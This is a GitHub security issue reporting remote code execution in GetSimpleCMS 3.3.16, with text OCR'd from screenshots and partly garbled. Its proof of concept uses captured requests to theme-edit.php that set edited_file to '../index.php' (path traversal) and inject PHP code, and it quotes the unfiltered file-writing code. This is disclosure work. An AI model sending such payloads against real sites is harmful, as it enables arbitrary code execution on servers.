☐ GetSimpleCMS / GetSimpleCMS Public
<> Code
New issue Remote command execution vulnerability in 3.3.16 #1352
Open PicklerBox opened this issue on Sep 24 · 3 comments
Labels Bug SECURITY
PicklerBox commented on Sep 24

Go to the edit-theme. PHP file, click the sava Changes button below, and grab the package. localhost/simplecms/admin/theme-edit.php 常用网址 ← 京东商城 □ hashcat □ 提权 □ ctf绕过 # Get this theme's settings based on what was entered within its plugin. # This function is in functions.php 13 \$innov_settings = Innovation_Settings(); 15 # Include the header template 16 include('header.inc.php'); <div class="wrapper clearfix"> <!-- page content -->
<article> <section> <!-- title and content --> <h1><?php get_page_title(); ?></h1> <?php get_page_content();</pre> <!-- page footer -->
<div class="footer"> Published on <time datetime="<?php get_page_date('Y-m-d'); ?>" pubdate><?php get_page_date('F jS, Y'); ?></time:</pre> </div> </section> 34 </article> <!-- include the sidebar template --> <?php include('sidebar.inc.php'); ?> </div> 40 <!-- include the footer template -->
41 <?php include('footer.inc.php'); ?> Save Changes Request to http://localhost:80 [127.0.0.1] Forward Drop Action Open Browser Pretty Raw Hex **⇒** \n ≡ h 1 POST /simplecms/admin/theme-edit.php ?t=Innovation &f=template.php HTTP/1.1 2 Host: 127. 0. 0. 1 R 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:105.0) Gecko/20100101 Firefox/105.0 4 Accept: text/html, application/xhtml+xml, application/xml; q=0. 9, image/avif, image/webp, */*; q=0. 8 R 5 Accept-Language: zh-CN, zh;q=0.8, zh-TW;q=0.7, zh-HK;q=0.5, en-US;q=0.3, en;q=0.2 5 Accept-Encoding : gzip, deflate 7 Content-Type : application/x-www-form-urlencoded B Content-Length: 1829 9 Origin: http://localhost R O Connection: close 1 Referer: http://localhost/simplecms/admin/theme-edit.php R 2 | Cookie: __atuvc=3%7C38; __atuvs=632ec6d8828a5492002; GS_ADMIN_USERNAME =w0c4too1; da7a81ea911e81fc42856283f96e5d235c404a33 == f30820868df90c64d3add6b7d22cebe28cac20ac 3 Upgrade-Insecure-Requests : 1 4 Sec-Fetch-Dest : document 5 Sec-Fetch-Mode: navigate 6 Sec-Fetch-Site: none 7 Sec-Fetch-User: ?1 9 nonce=d2055326730a5f7b3c18fa32f5c54214bb3f195b &content= 0A*+%40Action%3A%99%91nnovation+theme+for+GetSimple+CMS%0D%0A*%0A*%0D% $D\%0A\%0D\%0A\%0B\%0A\%23+Get+this+theme\%27s+settings+based+on+what+was+entered+within+its+plugin. \\ +\%0D\%0A\%23+This+function+is+in+function+is+i$ tions.php+%0D%0A%24innov settings+%3D+Innovation Settings%28%29%3B%0D%0A%0D%0A%23+Include+the+header+template%0D%0Ainclude%28%2 $7 header.\ inc.\ php\%27\%29\%3B+\%0D\%0A\%3F\%3E\%0D\%0A\%99\%0D\%0A\%99\%3Cdiv+class\%3D\%22 wrapper+clear fix\%22\%3E\%0D\%0A\%99\%95\%22---+page+content for the content of t$ E%DD%OA%O9%O9%O9%O9%3Ch1%3E%3C%3Fphp+get_page_title%28%29%3B+%3F%3E%3C%2Fh1%3E%D%OA%O9%O9%O9%O9%3C%3Fphp+get_page_content%28%2 9%3B+%3F%3E%0D%0A%09%09%09%09%0D%0A%09%09%09%09%02%21--+page+footer+--%3E%0D%0A%09%09%09%09%3Cdiv+c1ass%3D%22footer%22%3E%0D%0A%09%09%09%09%09%3Cp%3EPublished+on+%3Ctime+datetime%3D%22%3C%3Fphp+get_page_date%28%27Y-m-d%27%29%3B+%3F%3E%22+pubdate%3E%3C%3F %3C%3Fphp+include%28%27sidebar.inc.php%27%29%3B+%3F%3E%0D%0A%09%3C%2Fdiv%3E%0D%0A%0D%0A%3C%21--+include+the+footer+template+--% 3E%0D%0A%3C%3Fphp+include%28%27footer.inc.php%27%29%3B+%3F%3E &edited_file=Innovation%2Ftemplate.php &submitsave=Save+Changes

Use.. / to change the edited_file parameter in the request package


```
Pretty Raw Hex 📻 \n 🖃
                                                                    Pretty Raw Hex Render 🚍 \n ≡
POST /simplecms/admin/theme-edit.php ?t=Innovation &f=
                                                                     1 HTTP/1.1 200 OK
 template.php HTTP/1.1
                                                                     2 Date: Sat, 24 Sep 2022 09:35:38 GMT
                                                                     3 Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b
Host: 127. 0. 0. 1
                                                                       mod_fcgid/2.3.9a mod_log_rotate/1.02
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
 rv:105.0) Gecko/20100101 Firefox/105.0
                                                                     4 X-Powered-By : PHP/7.3.4
                                                                     5 Expires: Sat, 24 Sep 2022 09:35:38 GMT
Accept:
 text/html, application/xhtml+xml, application/xml;q=0.9, image/
                                                                     6 Pragma: no-cache
 avif, image/webp, */*; q=0.8
                                                                     7 Cache-Control: no-cache, must-revalidate
Accept-Language :
                                                                     8 X-Frame-Options: SAMEORIGIN
 zh-CN, zh;q=0. 8, zh-TW;q=0. 7, zh-HK;q=0. 5, en-US;q=0. 3, en;q=0. 2
                                                                     9 Set-Cookie: GS ADMIN USERNAME = w0c4tool; expires=Sat,
Accept-Encoding : gzip, deflate
                                                                       24-Sep-2022 12:35:38 GMT; Max-Age=10800; path=/; HttpOnly
 Content-Type: application/x-www-form-urlencoded
                                                                    10 Set-Cookie: da7a81ea911e81fc42856283f96e5d235c404a33
3 Content-Length: 167
                                                                       f30820868df90c64d3add6b7d22cebe28cac20ac ; expires=Sat,
                                                                       24-Sep-2022 12:35:38 GMT; Max-Age=10800; path=/; HttpOnly
Origin: http://localhost
) Connection : close
                                                                    11 Last-Modified: Sat, 24 Sep 2022 09:35:38 GMT
Referer: http://localhost/simplecms/admin/theme-edit.php
                                                                    12 Connection: close
2 Cookie: __atuvc=3%7C38; __atuvs=632ec6d8828a5492002;
                                                                    13 Content-Type: text/html; charset=utf-8
 GS_ADMIN_USERNAME =w0c4tool;
                                                                    14 Content-Length: 10709
 da7a81ea911e81fc42856283f96e5d235c404a33 =
                                                                  : 15
 f30820868df90c64d3add6b7d22cebe28cac20ac
                                                                    16 <! DOCTYPE html>
                                                                    17 <html lang="en">
3 Upgrade-Insecure-Requests : 1
1 Sec-Fetch-Dest : document
                                                                         (head)
 Sec-Fetch-Mode: navigate
                                                                    19
                                                                           <meta http-equiv ="Content-Type" content = "text/html;</pre>
 Sec-Fetch-Site: none
                                                                           charset=UTF-8"
 Sec-Fetch-User: ?1
                                                                    20
                                                                           (title)
                                                                             hunter » Theme Management
nonce=d2055326730a5f7b3c18fa32f5c54214bb3f195b &content=
                                                                           (/title)
 %BC%3Fphp+include%28%27footer.inc.php%27%29%3Bphpinfo();+%3F
                                                                           <meta name="generator" content="GetSimple - 3.3.16" />
 %3E&edited_file = . . /index. php &submitsave =Save+Changes
                                                                    22
                                                                           link rel="shortcut icon" href="favicon.png" type="
                                                                           image/x-icon " />
                                                                           k rel="author" href="humans.txt" />
                                                                           k rel="apple-touch-icon" href="apple-touch-icon.png
                                                                    24
```

Then we access index.php

PHP Version 7.3.4







PicklerBox changed the title Remote command execution vulnerability in 3.3.17 Remote command execution vulnerability in 3.3.16 on Sep 24

PicklerBox closed this as completed on Sep 25

```
PicklerBox commented on Sep 25
                                                                                                  Author
`if((isset($_POST['submitsave']))){
  # check for csrf
  if (!defined('GSNOCSRF') || (GSNOCSRF == FALSE) ) {
          $nonce = $_POST['nonce'];
          if(!check_nonce($nonce, "save")) {
                   die("CSRF detected!");
           }
  }
  # save edited template file
  $SavedFile = $_POST['edited_file'];
  $FileContents = get_magic_quotes_gpc() ? stripslashes($_POST['content']) : $_POST['content'];
  $fh = fopen(GSTHEMESPATH . $SavedFile, 'w') or die("can't open file");
  fwrite($fh, $FileContents);
  fclose($fh);
  $success = sprintf(i18n_r('TEMPLATE_FILE'), $SavedFile);
}`
The savedFile and FileContents parameters are not filtered, so you can write files across directories
```

- PicklerBox reopened this on Sep 25
- tablatronix added Bug SECURITY labels on Sep 25

tablatronix commented on Sep 25

Member

Thanks, looks like this was not completely back-patched from 3.4

risingisland commented on Oct 3

Is there a fix/patch for this that can be applied? Example code or Pull Request?

Assignees
No one assigned
Labels
Bug SECURITY
Projects
None yet
Milestone
No milestone
Development
No branches or pull requests
3 participants